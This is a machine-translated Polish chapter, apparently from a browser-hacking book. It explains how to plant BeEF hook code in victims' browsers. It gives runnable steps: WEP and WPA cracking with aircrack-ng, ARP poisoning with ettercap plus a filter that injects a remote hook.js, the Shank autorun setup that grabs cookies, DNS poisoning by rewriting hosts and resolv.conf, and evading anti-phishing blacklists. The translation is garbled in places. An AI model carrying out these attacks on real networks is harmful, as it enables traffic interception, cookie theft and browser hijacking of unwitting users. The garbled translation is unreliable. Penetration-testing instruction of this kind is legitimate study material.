Podczas przeprowadzania ataku phishingowego ważne jest, aby pamiętać o niektórych elementach sterujących, które mogą Cię zaskoczyć po drodze. Nowoczesna przeglądarka i klienci poczty e-mail często próbują zmniejszyć prawdopodobieństwo wyłudzenia wiadomości e-mail typu phishing i phishing do odbiorców. Przeanalizowałeś konfigurację rekordów SPF, aby zmniejszyć szanse, że twoje e-maile zostaną oznaczone jako spam, ale nie możesz zapomnieć o zdolności przeglądarki internetowej do wykrywania złośliwych treści. Interfejs API Bezpiecznego przeglądania Google, który jest używany zarówno przez przeglądarkę Chrome, jak i Firefox, jest eksponowanym w Internecie interfejsem API w czasie rzeczywistym, który umożliwia przeglądarkom sprawdzenie poprawności adresów URL przed ich renderowaniem w przeglądarce. Interfejs API służy nie tylko do ocieplania użytkowników witryn phishingowych zgłaszanych przez osoby fizyczne, ale także do witryn, które mogą zawierać złośliwe oprogramowanie. Jeśli Twoja kampania phishingowa jest skierowana do wystarczająco małej grupy odbiorców, prawdopodobieństwo, że jeden z celów zgłosi domenę lub zostanie automatycznie wykryte (przynajmniej początkowo), jest dość niskie. Ten okres skutecznego phishingu znany jest jako Złota godzina ataku phishingowego. Wynika to z faktu, że badania przeprowadzone przez Powierników wskazały, że 50 procent ofiar phishingu ujawnia swoje informacje w ciągu pierwszej godziny, w której dostępna jest strona z atakami.

INNE NARZĘDZIA ANTYPHISHINGOWE

Oprócz interfejsu API Bezpiecznego przeglądania Google, wiele innych platform będzie próbowało odciągnąć użytkowników od potencjalnie niebezpiecznych stron, w tym:

■ Filtr antyphishingowy przeglądarki Internet Explorer

■ SiteAdvisor McAfee

■ Dodatek WOT Web of Trust

■ Dodatki PhishTank

■ Rozszerzenie antyphishingowe Netcraft

Sztuczka polega na tym, aby odpowiednio zrównoważyć zakres odbiorców kampanii e - mail i witryny phishingowej. Kieruj reklamy na zbyt wiele osób, a Twoja witryna może zostać szybko zgłoszona. Kieruj reklamy na zbyt małą liczbę osób, a żadna osoba nie odwiedzi Twojej witryny wyłudzającej informacje. Kolejna technika, która pomaga zmniejszyć prawdopodobieństwo otrzymania Twojej strony phishingowej na czarnej liście jest zaimplementowanie zapory ogniowej lub reguł .htaccess. To byłoby

skonfigurowane do wyświetlania treści phishingowych tylko wtedy, gdy pochodzą one z organizacyjnego serwera proxy celu. Zaawansowane wersje tego schematu zostały zauważone na wolności w czymś, co RSA nazwał „bishinger phishing kit" . Ten zestaw phishingowy zautomatyzował dystrybucję dynamicznych adresów URL phishingowych ofiar, a jeśli spróbujesz odwiedzić zawartość bez unikalnego identyfikatora lub zbyt wiele razy, zwróci komunikat o błędzie HTTP 404. Jak już wspomniano wcześniej, czasami nie można technicznie wstawić instrukcji inicjujących do wrażliwej aplikacji internetowej lub uzyskać dostępu do kanału komunikacyjnego. To często pozostawia tylko docelowych użytkowników, których możesz kierować. Przy odpowiedniej motywacji ludzie są bardziej niż chętni do wykonywania działań na własną szkodę. Nie lekceważ możliwości wykorzystania technik inżynierii społecznej do przejęcia kontroli nad przeglądarkami internetowymi.

Używanie ataków man-in-the-middle

Metoda wykorzystana do osadzenia kodu kontroli inicjacji w przeglądarce docelowej nie musi polegać na nadużywaniu punktów końcowych komunikacji. Starsza technika, znana jako atak Man-in-the-Middle, lub MitM, była powszechną techniką ataku, ponieważ ludzie wysyłali sobie wiadomości za pośrednictwem niezaufanych kanałów. Pomysł jest dość prosty. Atak polega na podsłuchiwaniu i potencjalnym modyfikowaniu kanału komunikacyjnego przez przeciwnika podczas podróży między nadawcą a odbiorcą. Aby atak był skuteczny, ani nadawca, ani odbiorca nie powinni mieć możliwości stwierdzenia, że ich komunikacja została zauważona lub zmieniona. Jednym z wyzwań kryptografii jest opracowanie technik bezpiecznej komunikacji, w szczególności w celu zmniejszenia prawdopodobieństwa ataków MitM. Dlatego też szereg algorytmów kryptograficznych koncentruje się przede wszystkim na zwiększeniu zarówno poufności, jak i integralności. Podobnie jak w przypadku wszystkich ulepszeń i procesów związanych z bezpieczeństwem, na każdym kroku naprzód w branży w zakresie ochrony informacji i komunikacji atakujący szybko podążają metodami obejścia tych zabezpieczeń. Ponieważ przeglądarka nadal staje się standardowym sposobem uzyskiwania dostępu do informacji, odgrywa również znaczącą rolę w koncepcji wysyłania lub odbierania informacji za pośrednictwem niezaufanych kanałów. Jest to bardzo przydatna droga do wstrzyknięcia początkowego kodu do przeglądarki.

Man-in-the-Browser

Tradycyjnie ataki MitM miały miejsce na niższych warstwach w modelu OSI, na pewno poniżej warstwy aplikacji (czyli tam, gdzie grają HTTP i przyjaciele). Atak Man-in-the-Browser (MitB) jest rodzeństwem tego tradycyjnego ataku MitM i odbywa się całkowicie w przeglądarce. Podstawową cechą najbardziej trwałej logiki komunikacji JavaScript (przechwytywania) jest w rzeczywistości forma ataku MitB, wykazująca takie atrybuty, jak:

■ Ukryty dla użytkownika

■ Ukryty na serwerze

■ Może modyfikować zawartość na bieżącej stronie

■ Potrafi czytać treść na bieżącej stronie

■ Nie wymaga interwencji ofiary

Ten styl przechwytywania jest często spotykany w przypadku ataków złośliwego oprogramowania na banki (na przykład Zeus lub SpyEye, które oferują funkcje wstrzykiwania). Te wygodne funkcje pozwalają operatorowi botnetu określić plik konfiguracyjny, który przechwytuje, jak (i co) wstawić do

odpowiedzi HTTP (S). Wstrzyknięcie to odbywa się całkowicie w przeglądarce i nie psuje ani nie utrudnia kontroli SSL w przeglądarce. Na przykład:

set_url https://www.yourbank.com/*

data_before

data_end

data_inject

<script src = 'https: //browserhacker.com/hook.js'> </script>

data_end

data_after

</body>

data_end

Ogólne ustawienia z pliku konfiguracyjnego Zeus zostaną aktywowane, gdy przeglądarka odwiedzi dowolne strony w https://www.yourbank.com/. Wyszukuje tekst , a następnie wstawia nowy zdalny zasób JavaScript. Dzieje się to w taki sam sposób, jak przykłady kontroli inicjujące, które zbadałeś wcześniej. Po wyrenderowaniu przeglądarka widzi treść i zakłada, że pochodzi ona z legalnej witryny. Jeśli osoba atakująca jest w stanie wykonywać procesy w systemie, zwłaszcza jeśli odbywa się w tym samym obszarze przetwarzania co przeglądarka, oznacza to, że ofiara jest na ogół gotowa. Tego rodzaju złośliwe oprogramowanie często ma więcej funkcji niż tylko wstrzykiwanie HTML, zwykle zapewniając przechwytywanie formularzy, rejestrowanie naciśnięć klawiszy na poziomie systemu operacyjnego i akwizycję zrzutów ekranu.

Ataki bezprzewodowe

Jednym z największych postępów w technologii sieci komputerowych był rozwój i gwałtowny rozwój sieci bezprzewodowych. Jak jednak mądrze wujek Ben powiedział Spidermanowi: „Z wielką mocą wiąże się wielka odpowiedzialność”. Ze wszystkich przełomowych technologii sieci bezprzewodowe były jednym z bardziej kontrowersyjnych między badaczami bezpieczeństwa a inżynierami sieci. Oczywiście, gdy tylko komunikacja zacznie przemierzać fale powietrzne, uwolniona od przewodowych ograniczeń, natychmiast stają w obliczu zagrożeń ze strony większej liczby przeciwników.

Początkowym zagrożeniem ze strony sieci bezprzewodowych, w szczególności z rodziny IEEE 802.11, są osoby atakujące naruszające poufność komunikacji, gdy przechodzą one drogą powietrzną. Fluhrer, Mantin i Shamir początkowo opublikowali badania dokumentujące zagrożenie podsłuchiwaniem ruchu w sieci bezprzewodowej w 2001,22 zaledwie kilka lat po ratyfikacji początkowego standardu 802.11. Wkrótce potem narzędzia demonstrujące metody obejścia Wired Equivalent Privacy .Zwolniono kontrole (WEP).

KONTROLA BEZPIECZEŃSTWA 802.11

Od początku IEEE 802.11 wprowadzono mechanizmy kontroli bezpieczeństwa w celu zmniejszenia prawdopodobieństwa utraty poufności, integralności lub dostępności transmisji bezprzewodowych. Z czasem społeczność bezpieczeństwa krytycznie przeanalizowała te kontrole pod kątem słabych punktów. Poniżej znajduje się krótki przegląd sterowania bezprzewodowego i ich wad.

Ukrywanie SSID

Większość routerów pozwala routerowi nie rozgłaszać swojego identyfikatora zestawu usług (SSID). Niestety, aby sieć działała, klienci bezprzewodowi często proszą o połączenie z nazwanymi identyfikatorami SSID, skutecznie wyciekając te informacje. Narzędzia takie jak Kismet lub Aircrack mogą pomóc Ci odkryć identyfikatory SSID.

Filtrowanie statyczne IP

Podobnie jak ukrywanie SSID, chociaż statyczne filtrowanie adresów IP może wydawać się ograniczać połączenia z DHCP routera bezprzewodowego, adresy IP można odkryć za pomocą narzędzi bezprzewodowych i po prostu skonfigurować w interfejsie bezprzewodowym atakującego.

Filtrowanie adresów MAC

Te same problemy, które nękają filtrowanie adresów IP, wpływają na filtrowanie adresów MAC. Po użyciu narzędzi bezprzewodowych do ustalenia podłączonych adresów MAC możesz zmodyfikować swój adres MAC, aby pasował do jednego z podłączonych klientów. W systemie Windows możesz zmodyfikować swój adres MAC w zaawansowanych właściwościach karty sieci bezprzewodowej, konfigurując ustawienie Adres sieciowy. W systemie Linux możesz zmodyfikować swój adres MAC za pomocą polecenia ifconfig:

ifconfig <interface> hw ether <adres MAC>

OS X jest podobny do Linuksa:

sudo ifconfig <interface> ether <adres MAC>

WEP

Możesz złamać klucze WEP za pomocą pakietu Aircrack-ng23 w kilku prostych krokach:

1. Uruchom adapter bezprzewodowy do wstrzykiwań w trybie monitorowania:

airmon-ng start <adapter - na przykład: wifi0>

<kanał bezprzewodowy - na przykład: 9>

Spowoduje to przejście interfejsu pasywnego w tryb monitorowania.

2. Przetestuj wstrzykiwanie pakietów za pomocą adaptera trybu monitorowania. Często będzie to inny adapter niż wifi0, taki jak interfejs Atheros:

aireplay-ng -9 -e <SSID sieci docelowej>

-a <MAC docelowego punktu dostępu>

<interfejs pasywny - na przykład: ath0>

3. Rozpocznij przechwytywanie wektorów inicjujących WEP:

airodump-ng -c <kanał bezprzewodowy - na przykład: 9>

--bssid <MAC docelowego punktu dostępu>

-w wyjście <interfejs pasywny - na przykład: ath0>

4. Powiąż swój adres MAC z bezprzewodowym punktem dostępowym:

aireplay-ng -1 0 -e <SSID sieci docelowej>

-a <MAC docelowego punktu dostępu>

-h <Nasz adres MAC> <interfejs pasywny - na przykład: ath0>

5. Uruchom Aireplay-ng w trybie odtwarzania żądania ARP, aby wygenerować wektory inicjujące WEP:

aireplay-ng -3 -b <MAC docelowego punktu dostępu>

-h <Nasz adres MAC>

<interfejs pasywny - na przykład: ath0>

Wyjściowe pliki zakończeń powinny teraz rosnąć wraz z ruchem, w tym wektorami inicjującymi WEP. Aby złamać poświadczenia WEP, wykonaj następujące czynności:

aircrack-ng -b <MAC docelowego punktu dostępowego> wyjście * .cap

Lub

aircrack-ng -K -b <MAC docelowego punktu dostępowego> wyjście * .cap

WPA / WPA2

W przeciwieństwie do krakowania WEP, krakowanie WPA / WPA2 można wykonać tylko pod pewnymi warunkami. Jedną z takich sytuacji jest konfiguracja WPA w trybie klucza wstępnego, który używa wspólnego hasła w przeciwieństwie do certyfikatów. Musisz użyć narzędzia takiego jak airodump-ng, aby przechwycić uzgadnianie uwierzytelnienia WPA / WPA2. Oznacza to oczekiwanie na podłączenie nowego klienta lub zmuszenie już podłączonego klienta do rozłączenia i ponownego połączenia. Następnie musisz brutalnie wymusić uścisk dłoni, aby odsłonić wstępnie udostępniony klucz.

1. Uruchom adapter bezprzewodowy do wstrzykiwań w trybie monitorowania:

airmon-ng start <adapter - na przykład: wifi0>

<kanał bezprzewodowy - na przykład: 9>

Spowoduje to przejście interfejsu pasywnego w tryb monitorowania.

2. Zacznij rejestrować uściski dłoni WPA:

airodump-ng -c <kanał bezprzewodowy - na przykład: 9>

--bssid <MAC docelowego punktu dostępu>

-w psk <interfejs pasywny - na przykład: ath0>

3. Teraz możesz zmusić klienta do wycofania uwierzytelnienia i, miejmy nadzieję, że

ponowne uwierzytelnianie:

aireplay-ng -0 1 -a <MAC docelowego punktu dostępu>

-c <MAC klienta, do którego chcesz się oszukać

wycofanie uwierzytelnienia>

<interfejs pasywny - na przykład: ath0>

4. Po zarejestrowaniu uścisku dłoni możesz spróbować go złamać:

aircrack-ng -w <plik słownika haseł>

-b <MAC docelowego punktu dostępu> psk * .cap

Chociaż podsłuchiwanie ruchu sieciowego może być przydatne w celu uzyskania dostępu do wrażliwych materiałów, nie zawsze przekłada się to bezpośrednio na sabotaż danych. Aby osadzić kod inicjujący w ruchu internetowym, musisz wyjść poza techniki podsłuchu.

Po uzyskaniu dostępu do sieci bezprzewodowej możesz teraz wykonywać inne ataki sieciowe, takie jak fałszowanie ARP, podszywając się pod web proxy lub inne urządzenie bramy. Techniki fałszowania ARP zostały omówione w poniższych sekcjach. Oprócz prób uzyskania nieautoryzowanego dostępu do sieci bezprzewodowych w celu przeprowadzenia ataków MitM, inną popularną techniką jest nakłanianie klientów do myślenia , że jesteś bezprzewodowym punktem dostępowym. Są one często nazywane nieuczciwymi punktami dostępu i mogą działać na kilka różnych sposobów.

Jedną z metod jest po prostu transmisja jako już rozgłaszana (otwarta) sieć bezprzewodowa, a następnie użycie osobnego interfejsu, aby połączyć się z legalną siecią bezprzewodową. Inne metody polegają na wymuszonym cofnięciu uwierzytelnienia klientów bezprzewodowych, a następnie nadawaniu jako silniejszy punkt dostępu w porównaniu do legalnego routera. Pakiet KARMA to zestaw narzędzi stworzonych przez Dino Dai Zovi i Shane Macaulay w 2004,24, w tym łaty dla sterownika MADWifi w systemie Linux. Pozwala komputerowi odpowiadać na wszelkie żądania sondy 802.11 bez względu na identyfikator SSID. To umożliwia personifikację dowolnego domyślnego lub wcześniej podłączonego bezprzewodowego punktu dostępowego podczas próby połączenia przez klienta. Ponowne połączenie z wcześniej znanymi sieciami bezprzewodowymi jest domyślnym zachowaniem w wielu systemach operacyjnych. Pakiet zawiera również szereg modułów, które automatyzują nie tylko działanie jako punkt dostępu bezprzewodowego, ale także jako serwer DHCP, serwer DNS i oczywiście serwer sieciowy. Potencjalne jest to, że KARMA może być również skonfigurowana jako internetowy serwer proxy i wstrzykuje instrukcje inicjujące JavaScript do wszystkich żądań internetowych.

Pomysł użycia proxy do modyfikowania ruchu w locie nie jest niczym nowym. Ludzie używają oprogramowania proxy do wykonywania różnego rodzaju interesujących i nietypowych zadań. Obejmowało to uruchamianie przezroczystych serwerów proxy, które poziomo odwracają każdy obraz renderowany w przeglądarce użytkownika 25, do niestandardowej automatyki domowej poprzez przechwytywanie ruchu Siri firmy Apple w celu kontrolowania termostatów użytkowników.

ARP Spoofing

Fałszowanie protokołu ARP (Address Resolution Protocol) (znane również jako zatrucie ARP) polega na oszukiwaniu urządzenia w celu wysłania danych przeznaczonych dla kogoś innego. Jest to trochę podobne do oszukańczej rejestracji przekierowania poczty dla innego urządzenia. Gdy dane dotrą, możesz je nawet dostarczyć samodzielnie, aby Twój cel nie zauważył nic złego. Ale nie poprzestawaj na tym! Możesz zmienić treść bez wiedzy celu. Pamiętaj, że w sieci wiele protokołów nie jest nawet chronionych przez cienki cyfrowy odpowiednik koperty. Na wysokim poziomie ARP jest wykorzystywany do rozpoznawania adresów warstwy sieci z adresów IP na adresy MAC. To mapowanie z warstwy 3 na warstwę 2 będzie Twoim nowym najlepszym spoofingiem ARP. Następujący przepływ normalnie działa w przypadku żądań ARP w sieci IPv4:

■ Komputer A (10.0.0.1) chce rozmawiać z serwerem B (10.0.0.20), więc sprawdza swoją pamięć podręczną ARP pod kątem adresu MAC 10.0.0.20.

■ W przypadku znalezienia adresu MAC ruch jest przesyłany przez interfejs sieciowy na adres MAC.

■ Jeśli adres MAC nie zostanie znaleziony, rozgłoszona wiadomość ARP zostanie przesłana do segmentu sieci lokalnej z pytaniem, kto ma adres MAC dla 10.0.0.20. To żądanie jest przesyłane na adres MAC FF: FF: FF: FF: FF: FF, który zachowuje się jak transmisja, a karta sieciowa z poprawnym adresem IP odpowie.

■ Serwer B widzi żądanie i przesyła odpowiedź z powrotem na adres MAC komputera A z własnym adresem MAC

Fałszowanie ARP jest możliwe, ponieważ protokół ARP nie ma żadnej metody sprawdzania poprawności ruchu ARP. To, co sprawia, że fałszowanie ARP jest szczególnie skuteczne, polega na tym, że nie musisz czekać na transmisję z prośbą o adres MAC. Możesz proaktywnie powiedzieć maszynie docelowej, jaki adres MAC mapuje na jaki adres IP. Odbywa się to poprzez wysyłanie darmowych wiadomości ARP do systemu docelowego. Spowoduje to zaktualizowanie lokalnej pamięci podręcznej ARP celu za pomocą spreparowanego wpisu i spowoduje wysłanie całego kolejnego ruchu IP zamiast zaatakowanej maszyny. Ettercap, opracowany przez Alberto Ornaghi i Marco Valleri, 27 jest jednym z bardziej popularnych narzędzi do przeprowadzania tego rodzaju ataku MitM w sieci lokalnej. Oprócz ataków zatruć ARP, narzędzie może być również używane do fałszowania DHCP, kradzieży portów, filtrowania pakietów i innych. dsniff, oddzielny zestaw narzędzi opracowany przez Dug Song 28, zapewnia podobne funkcje jak ettercap, w tym różne filtry do sniffowania w sieci z technologiami komunikacji równorzędnej, może on zniszczyć systemy. Poniższy przykład (i wszystkie przykłady) należy stosować ostrożnie. Teraz zostałeś ostrzeżony, możesz użyć ettercap, wpisując w wierszu poleceń:

ettercap -T -Q -M arp:remote -i <network interface> /<target1>/ /<target2>/

Atrybuty wybiorą następujące opcje:

■ -T — Działa w trybie tekstowym.

■ -Q - Działa w trybie bardzo cichym, który tłumi wiele danych wyjściowych.

■ -M - Wykonuje atak MitM.

■ arp: remote - określa, że atak MitM będzie zatruciem ARP. Opcja zdalna umożliwia wąchanie zdalnego ruchu IP ukierunkowanego na bramę.

■ -i - określa interfejs sieciowy, na przykład wlan0.

■ Dwa cele pozwalają ci określić, które zestawy adresów IP chcesz zatruć. Może to obejmować zakres adresów IP lub całą podsieć. Na przykład, aby otruć każdy host w podsieci w związku z ruchem przechodzącym przez bramę, użyj / <IP bramy> / //

Dane wyjściowe z poprzedniego polecenia będą podobne do następujących. Obejmuje wizualne wyświetlanie odpowiedzi HTTP z DropBox do klienta w sieci lokalnej:

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on en0... (Ethernet)

en0 -> 60:C5:47:06:85:22 192.168.1.1 255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf

file

Privileges dropped to UID 65534 GID 65534...

0 plugins (disabled by configure...)

39 protocol dissectors

53 ports monitored

7587 mac vendor fingerprint

1698 tcp OS fingerprint

2183 known services

Randomizing 255 hosts for scanning...

Scanning the whole netmask for 255 hosts...

* |==================================>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.254 00:04:ED:27:D3:8A

GROUP 2 : ANY (all the hosts in the list)

Starting Unified sniffing...

Text only Interface activated...

Hit 'h' for inline help

Packet visualization restarted...

Sun Mar 3 11:24:11 2013

TCP 108.160.160.162:80 --> 192.168.1.101:50113 | AP

HTTP/1.1 200 OK.

X-DB-Timeout: 120.

Pragma: no-cache.

Cache-Control: no-cache.

Content-Type: text/plain.

Date: Sun, 03 Mar 2013 03:24:08 GMT.

Content-Length: 15.

.

{"ret": "punt"}

Oprócz zwykłego fałszowania ARP, ettercap zawiera wtyczki i filtry, które umożliwiają modyfikowanie ruchu przechodzącego przez system. Będzie to bardzo przydatne, gdy wstrzykujesz swoje wstępne instrukcje kontrolne do docelowej przeglądarki. Podczas tworzenia filtra wstrzykiwania

ukierunkowanego na ruch internetowy często pojawia się problem. Oznacza to, że serwery sieciowe często wysyłają dane z powrotem przy użyciu kompresji. Utrudni to twój atak i zwiększy ilość pracy, którą musisz wykonać. Masz tutaj dwie opcje. Pierwszą opcją jest zmiana nagłówka Accept-Encoding, a drugą zastąpienie wartości Accept-Encoding tożsamością. Wartość tożsamości pomaga upewnić się, że serwer nie używa kompresji, i prawie gwarantuje, że odzyskasz dane w postaci zwykłego tekstu. To powinno znacznie uprościć atak.

Tworzenie filtrów do zmiany ruchu (przy założeniu danych tekstowych) w ettercap jest tak proste, jak utworzenie pliku tekstowego z następującymi elementami:

```
if (ip.proto == TCP && tcp.src == 80) {

replace("</body>", "<script src='http://browserhacker.com/hook.js'>

</script></body>");

replace("Accept-Encoding: gzip, deflate",

"Accept-Encoding:identity ");

}
```

Po zapisaniu pliku możesz go przekonwertować na filtr ettercap, wykonując:

```
etterfilter input.txt -o hookfilter.ef
```

Aby uruchomić ettercap z filtrem, określ plik ef z opcją -F. Na przykład:

```
ettercap -T -Q -F hookfilter.ef
```

-M arp: zdalny -i <interfejs sieci> // //

Określając dwa puste cele, ettercap ARP sfałszuje cały wykryty ruch, a nie tylko konkretne adresy IP. Uwaga: jeśli robisz to w dużych gęsto zaludnionych podsieciach: możesz nagle stać się odbiorcą bardzo dużego ruchu, ponieważ każdy host w podsieci, który rozmawia z dowolnym innym hostem w podsieci, będzie teraz wysyłać swój ruch w twoją stronę. Może to przypadkowo spowodować odmowę usługi w sieci. Dlatego zaleca się wybranie bramy jako jednego z zestawów docelowych, ponieważ jest prawdopodobne, że większość ruchu internetowego będzie przekraczać bramę.

SSLSTRIP

Sslstrip Moxie Marlinspike to narzędzie wydane w 2009 roku, które w przejrzysty sposób przejmuje kontrolę nad ruchem HTTP. Osiąga to poprzez wyszukiwanie linków i przekierowań HTTPS, a następnie modyfikuje je, aby używały HTTP przez lokalny serwer proxy. Możesz uruchomić to oprogramowanie, aby manipulować i przeglądać ruch przeznaczony dla HTTPS. Sam Sslstrip nie zawiera natywnego fałszowania ARP, ale łatwo go połączyć z arpspoof lub ettercap. Możesz przeczytać więcej o sslstrip na http://www.thoughtcrime.org/software/sslstrip/.

Chociaż ettercap to świetne narzędzie wielofunkcyjne do przeprowadzania różnych ataków MitM, koncentrujesz się przede wszystkim na wstrzykiwaniu wstępnych instrukcji do docelowej przeglądarki. W poprzednim przykładzie wykorzystano ettercap, ale dzięki badaniom Ryana Linna i Steve'a Ocepka 29 istnieje jeszcze szybszy sposób na wykonanie tego ataku. Narzędzie znane jako Shank wykorzystuje BeEF w połączeniu z biblioteką PacketFu Metasploit. Automatyzuje wstawianie początkowego kodu kontrolnego BeEF do sieci , gdy przemierza lokalną podsieć. Pod maską skrypt Ruby wykonuje zatrucie ARP i wstrzykiwanie treści HTTP. Shank rozmawia z BeEF i określa, czy adres IP ofiary miał już

wstrzyknięty początkowy kod kontrolny. Jeśli przeglądarka nie wstrzyknęła kodu, wstawi go. To optymalizuje wtrysk tak, aby każdy przeglądarka uruchamiała kod kontrolny tylko raz. Aby wykonać ten atak, musisz mieć zainstalowany i uruchomiony BeEF oraz mieć klejnot PacketFu Ruby w twoim systemie. Możesz zainstalować bibliotekę za pomocą następującego polecenia:

gem zainstaluj packetfu

Po pobraniu skryptów ze strony https://github.com/SpiderLabs/beef _injection _ należy skonfigurować je w swoim środowisku. Najpierw zaktualizuj ustawienie @beef_ip w shank.rb:

DEBUG = true

ARP_TIMEOUT = 30

@beef_ip = '192.168.2.54'

@beef_user = 'beef'

@beef_pass = 'beef'

Po drugie, musisz zaktualizować plik autorun.rb. Określa, które moduły mają działać, gdy tylko nowe przeglądarki zostaną podłączone (podpięte) do BeEF. W tablicy @autorun_mods możesz zobaczyć moduły, które zostaną wykonane automatycznie.

RESTful API root endpoints

ATTACK_DOMAIN = "127.0.0.1"

RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"

RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"

RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"

RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"

BEEF_USER = "beef"

BEEF_PASSWD = "beef"

@autorun_mods = [

{ 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},

{ 'Browser_fingerprinting' => {}},

{ 'Get_cookie' => {}},

{ 'Get_system_info' => {}}

]

Po skonfigurowaniu tych dwóch plików możesz rozpocząć pracę. Wykonaj kolejne kroki w nowych oknach terminala:

1. Uruchom BeEF (z odpowiedniego folderu): ruby beef.

2. Uruchom Shank: ruby shank.rb <docelowy adres sieciowy>.

3. Uruchom skrypt autorun: ruby autorun.rb.

Po tym wszystkim powinieneś zobaczyć aktywność występującą we wszystkich trzech oknach terminala. Oczywiście możesz również uzyskać bezpośredni dostęp do interfejsu administratora BeEF: http://127.0.0.1:3000/ui/panel/.

Taylor Pennington z CORE Security stworzył narzędzie, które przeprowadzało podobne ataki zatrucia ARP w połączeniu z iniekcją BeEF. Możesz zobaczyć g0tBeEF tutaj: https://github.com/kimj-1/g0tBeEF.

Zatrucie DNS

Chociaż zatrucie ARP to świetny sposób na umieszczenie komputera między węzłami w sieci lokalnej, nie działa w każdej sytuacji. Inną metodą przeprowadzania ataków MitM jest zatruwanie rekordów systemu nazw domenowych (DNS). Czym jest ARP do konwersji adresu IP na adres MAC, DNS to konwersja nazwy DNS na adres IP. Mówiąc najprościej, DNS konwertuje hakera przeglądarki.com na adres IP 213.165.242.10. DNS działa na wielu poziomach. Po pierwsze, lokalny proces DNS na twoim komputerze odnosi się do własnej pamięci podręcznej i pliku hostów. Jeśli wpis nie zostanie znaleziony, wykonuje żądanie DNS do skonfigurowanego serwera DNS. To daje różne miejsca, w których można zatruć wpisy DNS. Na przykład możesz kierować na serwer DNS najwyższego poziomu, serwer DNS niższego poziomu, a nawet lokalną pamięć podręczną DNS celu. Jeśli możesz kontrolować którekolwiek z nich, będziesz w stanie udzielić własnych odpowiedzi na cel. Oznacza to, że będziesz mieć możliwość uruchomienia kodu inicjującego.

SABOTOWANIE Z USTAWIENIAMI DNS KLIENTA

W zależności od systemu operacyjnego istnieje kilka różnych sposobów manipulowania ustawieniami DNS celu.

Windows

W nowoczesnych systemach Windows można wstawiać dowolne wpisy DNS, dodając je do pliku C: \ Windows \ System32 \ drivers \ etc \ hosts. W większości konfiguracji możesz wymagać uprawnień administratora do zaktualizowania tego pliku. Wpisy są sformatowane jako:

<adres ip> <nazwa dns>

Na przykład, aby nakłonić komputer do odwiedzin podczas próby załadowania Google, zaktualizuj ten plik, aby zawierał:

<twój adres IP> www.google.com

Oprócz wstawiania dowolnych rekordów do pliku lokalnych hostów, możliwe jest także aktualizowanie ustawień Windows DNS dla określonego interfejsu sieciowego z wiersza poleceń. Możesz to zrobić na komputerze ofiary albo za pomocą prostego pliku wsadowego, albo za pomocą małego skompilowanego programu.

netsh interface ip set dns name = "Połączenie lokalne" \

source = static addr = <IP twojego szkodliwego serwera DNS>

Możesz to skrócić do:

netsh interface ip set dns statyczne połączenie lokalne

<IP>

Linux / Unix / OS X

Systemy Linux, UNIX i OS X przechowują plik hosts w / etc / hosts. Format tego pliku jest podobny do systemu Windows i można również zaktualizować uprawnienia administratora. Ustawienia DNS dla tych systemów operacyjnych zawsze zależą od pliku / etc / resolv.conf. Przy odpowiednich uprawnieniach możesz to zaktualizować, wykonując następujące czynności:

echo "nameserver <IP złośliwego serwera DNS>"> / etc /

resolv.conf

Odchodząc od modyfikowania ustawień DNS klienta, następną metodą wpłynięcia na DNS jest poziom sieci lokalnej. Wykorzystując ataki zatruć ARP, jak omówiono wcześniej, możesz wstrzyknąć własny komputer jako serwer DNS używany w sieci lokalnej.

Ettercap oferuje moduł o nazwie DNSSpoof, który może automatycznie wykonywać ten styl ataku. Najpierw zmodyfikuj plik etter.dns za pomocą złośliwych wpisów DNS. W systemach Linux zwykle znajduje się to w /usr/share/ettercap/etter.dns, a w OSX zwykle znajduje się w /opt/local/share/ettercap/etter.dns. Aby wykonać atak, uruchom ettercap podobnie jak wcześniej, ale tym razem określisz wtyczkę:

ettercap -T -Q -P dns_spoof -M arp: remote

-i <interfejs sieciowy> / <adres IP do trucizny> / //

We wszystkich powyższych przypadkach, gdy masz kontrolę nad systemem DNS na komputerze lub w sieci docelowej, możesz podszyć się pod inny komputer lub serwer, który próbuje uzyskać dostęp za pośrednictwem jego nazwy. Aby wykorzystać tę technikę MitM do wstrzyknięcia kodu kontrolnego inicjacji, zalecamy najpierw monitorowanie normalnego przepływu ruchu w sieci w celu ustalenia, czy serwer proxy jest w użyciu. Byłby to idealny cel do podszywania się, ponieważ lokalne przeglądarki internetowe byłyby przesyłały mimo to ruch do tego serwera.

Wykorzystywanie buforowania

Robert Hansen odkrył problemy z bezpieczeństwem związane ze sposobem buforowania przez przeglądarki źródeł przy użyciu adresów IP nieprzeznaczonych do publicznego udostępniania. To są zakresy 10.0.0.0/8, 172.16.0.0/12 i 192.168.0.0/16. Hansen pokazał, że w pewnych okolicznościach można osadzić złośliwą logikę w źródle. Może to być nadużywane, gdy cel łączy się z inną siecią przy użyciu tych samych adresów nierutowalnych. Ten atak potencjalnie da ci dostęp do wewnętrznych serwerów bez zerwania SOP. Na przykład celem może być kafejka internetowa, do której również masz dostęp. Odtąd można używać technik ARP MitM do modyfikowania dowolnych żądań HTTP w sieci przy użyciu technik omówionych wcześniej. Oczywiście planowałeś z wyprzedzeniem, a także kontrolujesz serwer BeEF w Internecie:

1. Po rozpoczęciu ataku MitM możesz poczekać, aż cel wykona dowolne żądanie HTTP. Następnie możesz wstawić wiele ramek IFrame do odpowiedzi ładującej treść z każdego z docelowych adresów IP.

2. Odpowiesz spreparowanymi danymi, które zostaną zapisane w pamięci podręcznej przeglądarki. Każda z tych ramek IFRame byłaby inicjowana instrukcjami inicjującymi, które ponownie łączą się z internetowym serwerem BeEF.

3. Gdy cel rozłączy się z siecią publiczną i ponownie połączy się w biurze lub domu, przeglądarka będzie nadal odpytywać z powrotem na serwerze BeEF.

4. Jeśli na późniejszym etapie obiekt docelowy przejdzie do jednego z prywatnych adresów IP – na przykład strony administratora swojego routera – wówczas twoja wcześniej zbuforowana zawartość będzie wykonywana w tym miejscu początkowym.

